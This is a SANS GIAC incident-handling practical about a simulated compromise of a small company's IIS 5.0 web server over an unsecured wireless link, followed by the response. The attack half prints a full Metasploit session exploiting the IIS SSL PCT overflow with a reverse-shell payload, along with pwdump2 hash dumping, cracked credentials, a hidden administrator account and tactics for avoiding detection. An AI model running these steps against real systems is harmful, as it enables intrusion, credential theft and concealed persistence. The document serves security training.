The "-sU" option specifies a UDP based scan

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on p333.lan (172.16.0.11):
(The 65525 ports scanned but not shown below are in state: closed)
Port State Service
69/udp open tftp
135/udp open loc-srv
137/udp open netbios-ns
138/udp open netbios-dgm
161/udp open snmp
445/udp open microsoft-ds
500/udp open isakmp
1027/udp open unknown
1029/udp open unknown
3456/udp open IISrpc-or-vat
Too many fingerprints match this host for me to give an accurate OS guess

Nmap run completed -- 1 IP address (1 host up) scanned in 25 seconds

Nmap determined that the operating system is a Windows ME/2000/XP based system. This is supported by the pattern of listening ports on the target – eg TCP 135, 139 and 445, UDP 135, 137, 138, 445 and 500.

Several interesting services appeared to be running on the target machine. Port 80 and 443 indicate that a web server is most likely running.

From the scans, it appeared as though the server was running a fairly default installation of Windows 2000 Server, with Internet Information Services (IIS) installed with HTTP/HTTPS, FTP and SMTP services running also.

Several other machines were also listed in the scans – these were assumed to be workstations and their scan output has not been included here.

A simple telnet session to the web server port was used to determine the web server type from its banner:

telnet 172.16.0.11 80
HEAD / HTTP/1.1

The banner returned was:

© SANS Institute 2004, Author retains full rights.

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 22 Jun 2004 11:56:02 GMT
Connection: Keep-Alive
Content-Length: 1270
Content-Type: text/html
Set-Cookie: ASPSESSIONIDAAABABTR=PJAJCPAACHAMPMEELOKFFHMO; path=/
Cache-control: private

Connection to host lost.

This indicated that the server was most likely a Microsoft IIS server, and as it is version 5.0, the base operating system is likely to be Windows 2000. (This can be deduced from the "Server: Microsoft-IIS/5.0" field, although it is possible to change this it was not considered likely to be misleading).

Performing this command does produce an entry in the IIS log file (as shown below). However, this is unlikely to be seen by an administrator, and would not necessarily be seen as malicious behaviour.

172.16.0.99 - W3SVC1 P333 172.16.0.11 80 HEAD /default.htm - 200 0 245 19 2483

Nessus could have also been used to scan address ranges for vulnerabilities that would be likely to produce a successful exploit attempt. However, as we knew of a service that was likely to be vulnerable to our exploit, it was decided to attempt exploitation initially as Nessus would be likely to generate unnecessary log entries and was more likely to be noticed by administrators of the target network.

A tool such as cheops (http://www.marko.net/cheops/) could also have been used to construct a picture of the target network. However, due to the simplicity of the target environment this was deemed unnecessary also.

Exploiting the System

Once a vulnerability was identified which was likely to produce a successful result, the MetaSploit tool was downloaded and configured with the appropriate exploit (IIS5X_SSL_PCT). The following steps outline the actual exploitation process:

1. Download the MetaSploit tool from http://www.metasploit.com
2. Decompress (gunzip) the file and extract the tar file to an appropriate directory.
   gunzip metasploit.tgz
   tar –xvf metasploit.tar

3. Change to the directory containing the MetaSploit console.

4. Launch the MetaSploit console (./msfconsole)

Configure the MetaSploit framework with a target address, exploit to use, payload to deliver and any other required options.
Below is a screen capture of the exploit process:

[root@localhost framework-2.0]# ./msfconsole
Using Term::ReadLine::Stub, I suggest installing something better (ie Term::Read Line::Gnu)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

MetaSploit 2.0 Framework

+ -- --=[msfconsole v2.0 [19 exploits - 27 payloads]

msf > show exploits

Metasploit Framework Loaded Exploits
==========

apache_chunked_win32	**Apache Win32 Chunked Encoding**
blackice_pam_icq	**Blackice/RealSecure/Other ISS ICQ Parser Buffer Overflow**
exchange2000_xexch50	**Exchange 2000 MS03-46 Heap Overflow**
frontpage_fp30reg_chunked	**Frontpage fp30reg.dll Chunked Encoding**
ia_webmail	**IA WebMail 3.x Buffer Overflow**
iis50_nsiislog_post	**IIS 5.0 nsiislog.dll POST Overflow**
iis50_printer_overflow	**IIS 5.0 Printer Buffer Overflow**
iis50_webdav_ntdll	**IIS 5.0 WebDAV ntdll.dll Overflow**
iis5x_ssl_pct	**IIS 5.x SSL PCT Overflow**
imail_ldap	**IMail LDAP Service Buffer Overflow**
msrpc_dcom_ms03_026	**Microsoft RPC DCOM MSO3-026**
mssql2000_resolution	**MSSQL 2000 Resolution Overflow**
poptop_negative_read	**PoPToP Negative Read Overflow**
realserver_describe_linux	**RealServer Describe Buffer Overflow**
samba_trans2open	**Samba trans2open Overflow**
sambar6_search_results	**Sambar 6 Search Results Buffer Overflow**
servu_mdtm_overflow	**Serv-U FTPD MDTM Overflow**
solaris_sadmind_exec	**Solaris sadmind Command Execution**
warftpd_165_pass	**War-FTPD 1.65 PASS Overflow**

msf > use iis5x_ssl_pct
msf iis5x_ssl_pct > show payloads

Metasploit Framework Usable Payloads
==========

winadduser	**Create a new user and add to local Administrators group**
winbind	**Listen for connection and spawn a shell**
winbind_stg	**Listen for connection and spawn a shell**
winbind_stg_upexec	**Listen for connection then upload and exec file**
winexec	**Execute an arbitrary command**
winreverse	**Connect back to attacker and spawn a shell**
winreverse_stg	**Connect back to attacker and spawn a shell**
winreverse_stg_ie	**Listen for connection, send address of GP/LL across, read/exec InlineEgg**
winreverse_stg_upexec	**Connect back to attacker and spawn a shell**

msf iis5x_ssl_pct > set PAYLOAD winreverse
PAYLOAD -> winreverse
msf iis5x_ssl_pct(winreverse) > show TARGETS

Supported Exploit Targets
==========

0 Windows 2000 SP4
1 Windows 2000 SP3
2 Windows 2000 SP2
3 Windows 2000 SP1
4 Windows XP SP0
5 Windows XP SP1

msf iis5x_ssl_pct(winreverse) > set TARGET 0

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
TARGET -> 0
msf iis5x_ssl_pct(winreverse) > show OPTIONS

Exploit and Payload Options
===========================

 Exploit:    Name      Default    Description
 --------    ------    -------    ------------------
 required    RHOST                The target address
 required    RPORT     443        The target port

 Payload:    Name        Default    Description
 --------    --------    -------    ----------------------------------------

 optional    EXITFUNC    seh        Exit technique: "process", "thread", "seh"
 required    LHOST                  Local address to receive connection
 required    LPORT                  Local port to receive connection

msf iis5x_ssl_pct(winreverse) > set RHOST 172.16.0.11
RHOST -> 172.16.0.11
msf iis5x_ssl_pct(winreverse) > set LHOST 172.16.0.99
LHOST -> 172.16.0.99
msf iis5x_ssl_pct(winreverse) > set LPORT 31337
LPORT -> 31337
msf iis5x_ssl_pct(winreverse) > set RPORT 443
RPORT -> 443
msf iis5x_ssl_pct(winreverse) > exploit

[*] Starting Reverse Handler.
[*] Attempting to exploit target Windows 2000 SP4
[*] Sending 413 bytes to remote host.
[*] Waiting for a response...
[*] Got connection from 172.16.0.11:1042

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>cd \
cd \

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E054-6D08

 Directory of C:\

20/06/2004  08:41p    <DIR>          Documents and Settings
09/06/2004  10:44p    <DIR>          Inetpub
09/06/2004  11:32p    <DIR>          Program Files
12/06/2004  12:20a    <DIR>          WINNT
               0 File(s)              0 bytes
               4 Dir(s)   2,657,632,256 bytes free

C:\>
```

A line by line description of each command follows:

Show exploits – lists all of the exploits available under the MetaSploit framework.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

use iis5x_ssl_pct – configures MetaSploit to use the iis5_ssl_pct exploit

show payloads – lists the available payloads that the exploit can deliver

set PAYLOAD winreverse – configure the payload of the exploit so that it connects back to our attacking machine to spawn a shell.

show TARGETS – lists the available system configuration types that the exploit will work against. This is required because different service pack levels require different variations of the exploit as the return addresses differ.

set TARGET 0 – sets the MetaSploit tool to construct exploit code specifically for Windows 2000 SP4. This is required because the return address required to run the exploit code are dependent upon the version of the operating system.

show OPTIONS – lists the options that are available and require configuration for the exploit to work.

set RHOST 172.16.0.11 – configure the IP address of the target machine.

set LHOST 172.16.0.99 – configure the IP address of the attacking machine, so that the reverse shell knows where to connect back to.

set RPORT 443 – configure the port of the remote host to which it will connect to attempt the exploit. This is 443 (SSL) by default.

set LPORT 31337– configure the port to which the exploit will attempt to connect the reverse shell to.

We had successfully compromised the target server at this point, as proven by the "C:\winnt\system32" prompt, and the fact that we could get a directory listing on the remote system.. As we understood the nature of the exploit, we assumed that SYSTEM level access had been obtained. This would be confirmed shortly when we attempted to create an administrative account for our own use.

Keeping Access

Whilst system level control of the target machine had now been achieved, it was decided to attempt to crack passwords on the target machine to allow us to possible gain control of other devices, and to allow us to return using valid account details.

The tool pwdump2 (http://www.bindview.com/Support/Razor/Utilities/) was uploaded to the server at this stage. This tool effectively makes a copy of the user account database, along with the "hashed" passwords of each account. It works regardless of whether "syskey" has been used to encrypt the SAM (Security Accounts Management) database. It works because it uses a technique known as "DLL injection" to execute code as another running process. It effectively runs with the privileges of the lsass.exe service (this is the Windows Local Security Authority Server Process which handles Windows security mechanisms. It has direct access to the SAM database – normal/administrative users cannot access this database directly.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Using this mechanism to access the SAM database effectively bypasses the encryption implemented by "syskey" and allows for the password hashes to be accessed).

Microsoft operating systems use a one-way hashing algorithm to store the hashed values of the passwords for each user. This overcomes the security risks of storing passwords in clear text somewhat, but the hashing mechanism used still allows for an attack which generates passwords randomly/sequentially, and runs them through the same hashing algorithm until it matches a password with the hashing algorithm. An alternative mechanism for cracking these types of hashing mechanisms is to generate a list of all possible passwords, along with their hashed values, and simply match the hashed values and find the corresponding password.

It was decided to simply grab the password hashes and begin cracking them offline, rather than attempting to crack these on the server itself for two reasons. Firstly, the cracking process can take considerable time and use large amounts of CPU on the machine upon which it is run. This would increase the chances of detection as the Somecompany web server would most likely experience a performance hit and perhaps generate investigative action.

The command executed on the target machine was:

pwdump2 >c:\passwd.txt

This would gather the password list and pipe the output to the file "c:\passwd.txt" for cracking.

A portion of the password file is listed below:

Administrator :500:49a3362b45b808148e5d533411003c5c:eb697e37b36e22e1b47e73a55b7d1af3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_P333:1001:0d4c41c5cc5667924f3aa26c3823236f:aaac5767143cbd259aabcdcf10a5f454:::
IWAM_P333:1002:747bb531e3f97dbbf08f037b117e9161:2da9ad3a0f27d83a01998922e6dcaa9d:::
john:1006:7e8190b86b432ee2aad3b435b51404ee:abf4a450198d95eb8d313abf57664031:::
…….

Each line of the passwd.txt file contains the username, followed by their SID (Security Identifier, a unique user identifier for each account) and the hash values for each account.

As the pwdump2 tool simply creates a copy of the account database with these hashes, we need to use another tool to actually crack the passwords of the accounts we have. "John the Ripper" (http://www.openwall.com/john/) was selected for this task.

The file passwd.txt was copied back down to the attacking machine for offline cracking using John.

The command used to run John was:

john passwd.txt

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

This would simply perform a brute force cracking attempt against the password list – brute forcing simply involves trying combination after combination until the password is successfully "guessed". Rather than trying to reverse engineer the hash values (which is not possible), John simply generates passwords and performs the same hashing algorithm that the Windows 2000 server has already done. It compares its result with the hash values and if they are the same then it has correctly guessed the password. If they are not the same, it simply tries another password until it gets them all correct. This was left to run in the background on the attacking machine.

Depending upon the complexity of the passwords chosen, this could take quite some time to complete before we had the passwords of existing accounts which we could use to log on interactively via Terminal Services to the target machine. As we already had system level privileges on the target machine, it was decided that the quickest way to achieve this was to simply create our own administrative account that we could use to log on with. This would provide us with administrative access to the server with a GUI environment with which we were more familiar. It was assumed that this would most likely go unnoticed by administrators, as log review is seldom high on their list of daily tasks, and, by default detailed logging of administrative tasks is not enabled by default on Windows 2000. Once John had finished cracking the passwords and we had one or more sets of administrative credentials, the user created would be removed so as to reduce the likelihood of detection as we could use one of the other accounts to log in with. Also, it is commonplace (although not advisable from a security perspective) within many organisations for administrative users to have common passwords replicated across servers to make administration easier. This also makes it easier for an attacker to "jump" from server to server once they have gained access to a single system and guessed and/or cracked the password of an administrative user.

If a basic host based intrusion detection system, or centralised logging system which was reporting upon simple events was present, then it would be likely that the creation of an additional user account (especially by the SYSTEM account) would generate an alert that would be followed up. However, it was assumed that this type of facility was not present due to the size and nature of the target environment.

The commands executed from the existing console were:

net user bill billx123 /add

This command created a user called "bill" with a password "billx123"

The next command executed was:

net localgroup administrators bill /add

This command added the user "bill" to the administrator's local group on the target machine.

We could see the naming convention used by Somecompany from the entries in the password file, so the account name "bill" should fit this.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The Terminal Services client from Microsoft was downloaded and installed on the attacking machine under Windows.

As we now had created an administrative user with a password which was known, and the target machine already had Microsoft's Terminal Services installed and running, a Terminal Services client was used to connect to the machine and log in to provide a desktop with administrative access.

Connection via Terminal Services was successful. It was now much simpler to perform tasks, as we had gained full control of the machine as though we were sitting in front of it.

It was decided that existing access was adequate and that no additional tools (such as netcat, etc) would be added at this time. This would minimise the chance of the compromise being detected. Administrative access was already achieved and could be re-gained through existing mechanisms using the account "bill" already created.

Copying the tools to the target machine was accomplished by ftp'ing the files from the attacking machine from the command line on the compromised server.

Netcat (nc.exe) could easily have been renamed and copied to the winnt\system32 directory and a scheduled task created to automatically run Netcat at specified times during the day in the event of the "bill" account becoming unavailable and the machine being patched. However, it was considered that this was unnecessary at this point and that it would be likely to be detected, so it was not done.

Covering Tracks

As minimal tools were used to compromise the system, no further action was deemed necessary to cover the signs of the intrusion.

Because we used an unsecured wireless connection instead of an Internet based attack, it was assumed that signs of intrusion would be difficult to detect. The most likely evidence of an intrusion would be the event viewer logs on the target machine which would have several entries. These were checked and it appeared as though they had not been cleared in some time, so it was assumed that they were not analysed very often. Clearing these logs was an option, but it was decided that this would be more noticeable than leaving the few entries hidden within the hundreds of existing logs.

The other sign of intrusion that was considered was the existence of the "bill" account. It was named an inconspicuous name to fit in with the other accounts (mary, john, etc) using the apparent naming convention used for this server. It was anticipated that this account would be removed once administrative passwords were obtained for other accounts on the target server. This would still allow for continued administrative control of the server, with minimal signs of the intrusion attempt.

The web server log entries were not considered to require editing, as the actual exploit did not create any log entries. The only entries generated by our reconnaissance and scanning activities were a simple "HEAD" request, and normal legitimate browsing activity (although it was from our "borrowed" IP address).

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

It was decided to disconnect from the Somecompany network and let John continue offline with its cracking of the passwords before returning. We could now return at will, with complete administrative control of the web server. We would perform a google search to try to identify the default administrative accounts that were used on Dlink wireless access points, and DynaLink DSL routers offline so that we could try these passwords to see whether or not they had ever been changed.

Overnight cracking revealed the following:

SOMEADM	**(Administrator:1)**
IN	**(Administrator:2)**
TEST123	**(mary:1)**
	(Guest:1)
	(Guest:2)
	(john:2)
	(mary:2)
JS2403	**(john:1)**

This meant that we had the passwords for several accounts that we could potentially use to compromise other servers within Somecompany when we returned to their network. The usernames and passwords gathered from John were the following:

administrator	**someadmin**
mary	**test123**
john	**js2403**

The Incident Handling Process

Preparation

No formal incident response process existed prior to this incident. The systems administration team within Somecompany consisted of one full-time resource, and two additional part-time resources that maintain other business related responsibilities, and helped out where they could.

Countermeasures that exist within Somecompany include their firewall, which was configured to only allow appropriate access from the Internet to specific systems. Warning banners had been configured on most systems to provide a warning message to all users attempting to log on. The message displayed is as follows:

“This system is to be used only by authorised users. If you are not authorised you must log out immediately. By continuing to use this system the user represents that he/she is an authorised user. All activity is logged. Severe penalties including imprisonment may apply.”

Other countermeasures included ad hoc log review on miscellaneous servers by the administrators. This was not a formal process, and was completed by staff when they have spare time to browse through logs, which is not very often.

Somecompany had considered implementing an intrusion detection system, but it was considered to be an expensive solution that would require significant skills and resources to maintain and so was not implemented.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Neither an external vulnerability scan or penetration test had ever been performed as management could not see the value in spending the money in performing such a test, as they considered Somecompany an unlikely target for an attack and all information on their web site was considered publicly available anyway.

Identification

John, the system administrator of Somecompany saw an unidentified account during routine maintenance of their company server at around 9:30am. The account, named "bill" was found, and nobody named "Bill" was employed at Somecompany. Further investigation was deemed necessary to determine why this account existed, who had created it, when it was created, and what purpose it served.

The administrator called the other two part time administrators who worked for Somecompany to see if either of them knew what this account was used for. As they were the only users who had administrative rights on this server, it was logical to assume that one of them may have created the account. Neither knew anything about it. The server had only been reviewed last week, so this was considered particularly suspicious and all three agreed that further investigation was warranted.

Event Viewer security logs were analysed, revealing that this account had recently been created (only the night before) by the "SYSTEM" user. This in itself was enough to raise alarm bells for the John, as no "SYSTEM" users should create accounts. Also, the time that the account had been created (8:04pm) was also strange, since everybody generally left work by 6:30pm most nights. The log entries below highlight the logs generated by creation of the administrative account "bill".

Bill account created by SYSTEM

20/06/2004 8:04:26 PM Security Success Audit Account Management 624 NT AUTHORITY\SYSTEM P333 "User Account Created:
New Account Name: bill
New Domain: P333
New Account ID: P333\bill
Caller User Name: P333$
Caller Domain: WORKGROUP
Caller Logon ID: (0x0,0x3E7)
Privileges -

Bill added to administrators local group by SYSTEM

20/06/2004 8:04:26 PM Security Success Audit Account Management 632 NT AUTHORITY\SYSTEM P333 "Security Enabled Global Group Member Added:
Member Name: -
Member ID: P333\bill
Target Account Name: None
Target Domain: P333
Target Account ID: P333\None
Caller User Name: P333$
Caller Domain: WORKGROUP
Caller Logon ID: (0x0,0x3E7)
Privileges: -

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

It was decided to immediately inform management that a security incident had most likely occurred and to get guidance on how they would like to handle this. A call was placed to Barry, John's immediate manager, who happened to be the Managing Director of Somecompany. His personal assistant answered his phone and John was told that he was not contactable for at least an hour, as he was in a meeting with SomeComp Advertising Agency, the company which Barry had recently signed up for a two week TV and radio advertising campaign that had begun last week. This left John in the awkward situation of having to decide what to do next, and where his bounds of authority actually were. On one hand, he had a potential intruder on his web server who could possibly deface his web site at any time or move to another system within his network. On the other hand, he had potential customers to consider and a manager who had recently spent a significant amount of money to attract people to his web site and causing a disruption to its availability could cost him his job.

John decided to wait until Barry was available to be on the safe side, as he wasn't prepared to make the call to bring the web site down not knowing for certain that it was his call to make. He continued his investigation, attempting to record his actions as he went in case he was called upon at a later stage to recall what he had done. He knew that there were proper procedures for this type of thing, but, as he had never had any training nor been involved in this sort of activity, he was unsure of what to do. He decided that writing everything down would be about as good as he could do under the circumstances. As he had never had to deal with anything like this before, and he was unsure of so many things, the pressure was taking its toll on his ability for clear, logical thought.

Containment

John received a call from Barry at 11:00 am and informed him of the situation. Barry reluctantly agreed to disable access to the web server at the firewall to all external users to allow for further investigation to occur. The firewall change was implemented at 11:05 am and Internet access to the web server disabled.

The firewall rules were checked to ensure that everything was in order. Only ports 80 (HTTP) and 443 (SSL) were allowed to pass through to the web server, which was expected. The firewall logs were analysed to see if anything suspicious could be identified. There was nothing abnormal in the logs that would indicate any signs of intrusion.

The file system on the web server was also examined, and it revealed the file pwdump2.exe, and a file passwd.txt in a subdirectory on one of the drives of the web server. The timestamps on these files indicated that they were less than a day old. John had recently read an article which described the function of pwdump2 and some other hacking tools, so he immediately knew that something was not right on his web server.

Event Viewer logs were again examined and a filter applied to search for all events generated by the user "bill". An entry for the logon of the account "bill" was found. This indicated that the account "bill" had been used to log in to the web server, soon after its creation.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

20/06/2004 8:41:24 PM Security Success Audit Logon/Logoff 528 P333\bill P333 "Successful Logon:
User Name: bill
Domain: P333
Logon ID: (0x0,0x24230)
Logon Type: 2
Logon Process: User32
Authentication Package: Negotiate
Workstation Name: P333 "

It appeared as though "bill" had logged on interactively to this server only last night. No other logons had occurred between this time and when John logged in this morning. John was confused – how could somebody log in via Terminal Services over an HTTP/HTTPS connection? He decided to look into the System Event Log to see if there were any clues to be found in there. Several strange messages were found at around the same time as the logon from the account "bill". These were mainly messages complaining about the server not being able to create a printer at logon time, and about printers being deleted at logoff. They did however contain the name of the machine from which "bill" had connected. The name of this machine was "mytoy". It also indicated when "bill" had logged off the web server at around 8:56PM, only around 15 minutes after he had initially logged in.

20/06/2004 8:56:10 PM Print Warning None 8 NT AUTHORITY\SYSTEM P333 Printer Fax/ mytoy/Session 1 was purged.

This was not a recognised name of any system on the Somecompany network – all desktop and laptop machines had a naming convention which was based upon the asset number barcode of the machine, whereas there were only 3 servers, none of which had a name like this. John decided to investigate to see whether there was any way to track this machine down. He decided that the first step should be to try to ping the machine in question to determine whether it was still on the network. He executed the following command from a Windows workstation:

ping mytoy

An "unknown host mytoy" message was returned, so this did not reveal any additional information.

John then decided to look at the DHCP server for any further information. The DHCP server for the company was the wireless access point that they had recently installed to allow for laptops to be used in meeting rooms and for roaming around the office. This is when the alarm bells began sounding for John.

He checked the log files on the access point to see if the address belonged to any machines which may have connected via a wireless connection. He found the matching address at around the corresponding time. This indicated to him that the attack had not in fact originated from the Internet, as first assumed, but had come in through their wireless network. The wireless access point was immediately disabled.

Jun/20/2004 19:25:14 Wireless PC connected 00-05-5D-5C-07-96
Jun/22/2004 19:25:14 DHCP Request success 172.16.0.99

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

He determined that the address had been given out around half an hour before the account “bill” had been created. The other thing that John noticed was that the times on his Windows servers and other devices were not in sync with eachother. This made it difficult to determine the real order in which things had occurred.

A quick meeting was arranged with the administrators and Barry to go through available options as to how to proceed from here. The choices were to either:

- leave everything as is, and try to gather more information about the attacker if/when they returned;
- perform a check of the web server to ensure the integrity of the system and re-enable Internet access; or
- rebuild the system from scratch, and restore from a known good backup which had been done prior to the attack.

Eradication

It was quickly decided that since the system could be rebuilt within a few hours, and the content of the web site was quite static, the “rebuild and restore” option was the one which best suited their situation. It only contained simple html pages, which were relatively easy to verify their contents. As there was no visible damage or defacement to the compromised system, it was also determined that no further action would be taken. Tracking and catching attackers was not within anyone’s area of expertise, so it was not considered as a viable option. It would mean that they could have confidence in the integrity of their web server

It was also decided that since alternative hardware existed for this server, it would be best to rebuild the web server onto the other hardware so that John could try to determine the actual cause of the system compromise.

Note: A forensic backup could have been accomplished using tools such as dd or dd.exe to create a bit image of the compromised machine. The easiest way to perform this would be to use the dd.exe utility on the compromised machine to create an image of each hard drive. A command such as

dd if=\\.\PhysicalDrive0 of=d:\drive0.img

would create an image of the first hard drive and output this to D:\drive0.img for later analysis.

Alternatively, a bootable Linux CD such a Fire (http://fire.dmzs.com/) could be used in conjunction with a networked machine running netcat to create an image and pipe the output over the network so that no data needs to be written to the local machine.

Recovery

The web server was rebuilt with the same versions of software as the original web server (Windows 2000, Service Pack 4), and the content restored. Microsoft’s Baseline Security Analyser was run to provide a high level summary of the status of the system. It revealed that there were quite a few patches missing that should be applied. John used Windows Update to install all relevant Microsoft patches to ensure that the system was appropriately patched prior to opening up Internet access. John also found a document from Microsoft on best practices for securing Web servers. He

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

implemented the relevant recommendations on this system. As John did not have the necessary skills or understanding of vulnerability scanning tools such as Nessus, he arranged for a vulnerability scan of the web server using one of the third party web scanning services he had read about in the same "hacking" article in which he saw the information on the pwdump2 tool. This would provide a level of comfort that the incident would not re-occur, or somebody else would not exploit whatever vulnerability had caused this compromise of his web server.

John enabled firewall rules to only allow communication from the scanning company to his web server, rather than opening it up to all Internet users.

To John's surprise, very few issues were reported from the security scan performed. Once they were comfortable that all issues had been addressed, the firewall rules were then re-enabled to allow Internet access to the web server.

As John did not have much experience with wireless technology, and was not sure exactly how somebody would have been able to connect to their wireless network from outside the office, he decided to engage the services of an external consultant who had expertise in this area to ensure that their wireless network was configured appropriately. They came out the following day and made several recommendations, including the use of WEP, turning off SSID broadcasts, the use of MAC Security, locating the access point close to the centre of the building, monitoring connections to it, and implementing 802.1x authentication. They also provided an estimate of how much it would cost to implement this for Somecompany. It was decided that the benefits provided by wireless technology for Somecompany (currently only 4 laptops used the wireless network, and only occasionally) did not outweigh the risks and costs associated with its proper implementation so wireless would not be used until there was sufficient motivation to implement it. When this time came, a risk assessment would be performed and the appropriate wireless solution implemented.

John also subscribed to Microsoft's security alert email notification service (http://www.microsoft.com/security/bulletins/alerts.mspx) so that he could be aware of patches and issues as they arose. This would enable him to assess whether particular vulnerabilities affected any of his systems and he could apply patches accordingly.

A timeline of the overall incident was constructed to see the order in which tasks happenned, and where things could be improved:

9:30 am Bill account noticed on web server
9:45 am Further investigation performed
9:50 am Call placed to Barry by John
11:00 am Call returned to John from Barry
11:05 am Firewall rules modified to disable web server access from Internet
11:10 am Further investigation performed
11:40 am Wireless access point disabled
11:50 am Decision to rebuild made
12:05 pm Rebuild of web server on new hardware began
3:45 pm Rebuild complete
4:00 pm Firewall rules re-enabled to allow web server to be scanned.
4:30 pm Scan completed
5:00 pm Issues outlined in scan completed

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

5:30 pm Firewall rules re-enabled to allow web server online.

Lessons Learned

A meeting involving John, Barry and other relevant parties was organised to analyse the process followed in an attempt to better prepare Somecompany in the event of a similar incident re-occurring. From this meeting, management support was given for the following to occur:

A review of the current status of system security at Somecompany was arranged, using a consulting firm that specialised in IT Security. They were tasked to perform a review of processes, procedures and server build processes used at Somecompany and make recommendations to improve the level of security. They would also briefly review the compromised web server to see if they could confirm the likely cause of the compromise.

The consulting company made several recommendations, most which were implemented at Somecompany.

An incident response plan was created, documented and communicated to all staff.

Policies, procedures and any necessary communication channels and agreements were put in place so that the people dealing with the incident could perform their jobs effectively, and can base their decisions upon agreed and clearly understood processes.

Investigation into training options for John and other administrative personnel at Somecompany was also performed, to ensure that appropriate staff had the right skills and focus upon security issues that affected Somecompany.

A patch management process and schedule was adopted to ensure that all systems were patched appropriately and that regular scanning would occur to identify any systems that were not patched appropriately. Subscriptions to various vendor mailing lists and security lists were arranged, and a schedule for the review of the alerts was organised.

Firewall rules were also reviewed, and outbound access was removed for all devices which did not require this to function (eg Web servers, file servers, etc). A Demilitarised Zone (DMZ) was created in which Somecompany's Internet facing devices were placed, in order to provide a level of protection for their internal network in the event of a compromise of their web server from the Internet. As there was no reason for the Web server to need to communicate back into Somecompany's internal network, (all communication were done from the internal network to the web server) the firewall rules for the DMZ were configured to not allow any inbound communication.

An incident handling policy was also implemented at Somecompany. Clear roles and responsibilities for all parties involved in the incident handling team were defined, and authority levels agreed and established to ensure that everyone involved understood the process, who to contact, and who to keep informed during the process.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Investigation into the use of an Intrusion Detection System (IDS) or an Intrusion Prevention System (IPS) to provide an early warning mechanism whenever a system is under attack was also to be performed.

Time synchronisation for all servers, and other devices on the Somecompany network was implemented, and a centralised logging console for all devices that were capable of remote logging was set up. NTsyslog was used as a simple forwarding mechanism for all Windows based servers to forward their event log messages to a central location. Simple alert mechanisms were set up to send administrative alerts on specific events, and a formal process was implemented for daily log review of this console for suspicious activity.

One of the major lessons learned by Somecompany during the incident was that just because you are a small company, with a small network, you may not avoid being targetted by attackers as their reasons for attacking your network often have little to do with company size, location or industry. Sometimes they attack simply because they can.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

References

The Microsoft advisory released for this vulnerability was Microsoft Security Bulletin MS04-011 (http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx).

CVE Number: CAN-2003-0719
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719

CERT number: 586540
http://www.kb.cert.org/vuls/id/586540

The BugTraq ID this vulnerability is 10116
http://www.securityfocus.com/bid/10116.

Internet Security Systems notification
http://xforce.iss.net/xforce/alerts/id/168

MetaSploit Framework
http://www.metasploit.com

BUGTRAQ:20040430 A technical description of the SSL PCT vulnerability (CVE-2003-0719)
http://www.securityfocus.com/archive/1/361836

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

References/Works Cited

Microsoft Security Bulletin MS04-011
http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx

CVE Number: CAN-2003-0719
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719

CERT number: 586540
http://www.kb.cert.org/vuls/id/586540

The BugTraq ID this vulnerability is 10116
http://www.securityfocus.com/bid/10116.

Internet Security Systems notification
http://xforce.iss.net/xforce/alerts/id/168

MetaSploit Framework
http://www.metasploit.com

BUGTRAQ:20040430 A technical description of the SSL PCT vulnerability (CVE-2003-0719)
http://www.securityfocus.com/archive/1/361836

Hacking Exposed, 2nd Edition
Joel Scambray, Stuart McClure, George Kurtz
http://www.hackingexposed.com

The Private Communication Technology (PCT) Protocol
http://www.graphcomp.com/info/specs/ms/pct.htm

Internet Draft - The Private Communication Technology Protocol
http://www.develop.com/books/pws/draft-benaloh-pct-01.txt

© SANS Institute 2004, Author retains full rights.

Appendix 1 – Packet Capture of Exploit

The following is a summary of a packet capture taken during the successful exploitation of the target machine.

```
********************************************************************************
*****************
Frame Time Src MAC Addr Dst MAC Addr Protocol Description Src Other Addr Dst Other
Addr Type Other Addr
1 7.651002 000C293E77CD LOCAL TCP ....S., len:    0, seq:3868819678-3868819678, ack
172.16.0.99 P333 IP

  Frame: Base frame properties
      Frame: Time of capture = 6/20/2004 13:28:41.939
      Frame: Time delta from previous physical frame: 0 microseconds
      Frame: Frame number: 1
      Frame: Total frame length: 74 bytes
      Frame: Capture frame length: 74 bytes
      Frame: Frame data: Number of data bytes remaining = 74 (0x004A)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 005004BE7220
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 000C293E77CD
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 74 (0x004A)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 60 (0x003C)
  IP: ID = 0x133; Proto = TCP; Len: 60
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Precedence = Routine
      IP: Type of Service = Normal Service
      IP: Total Length = 60 (0x3C)
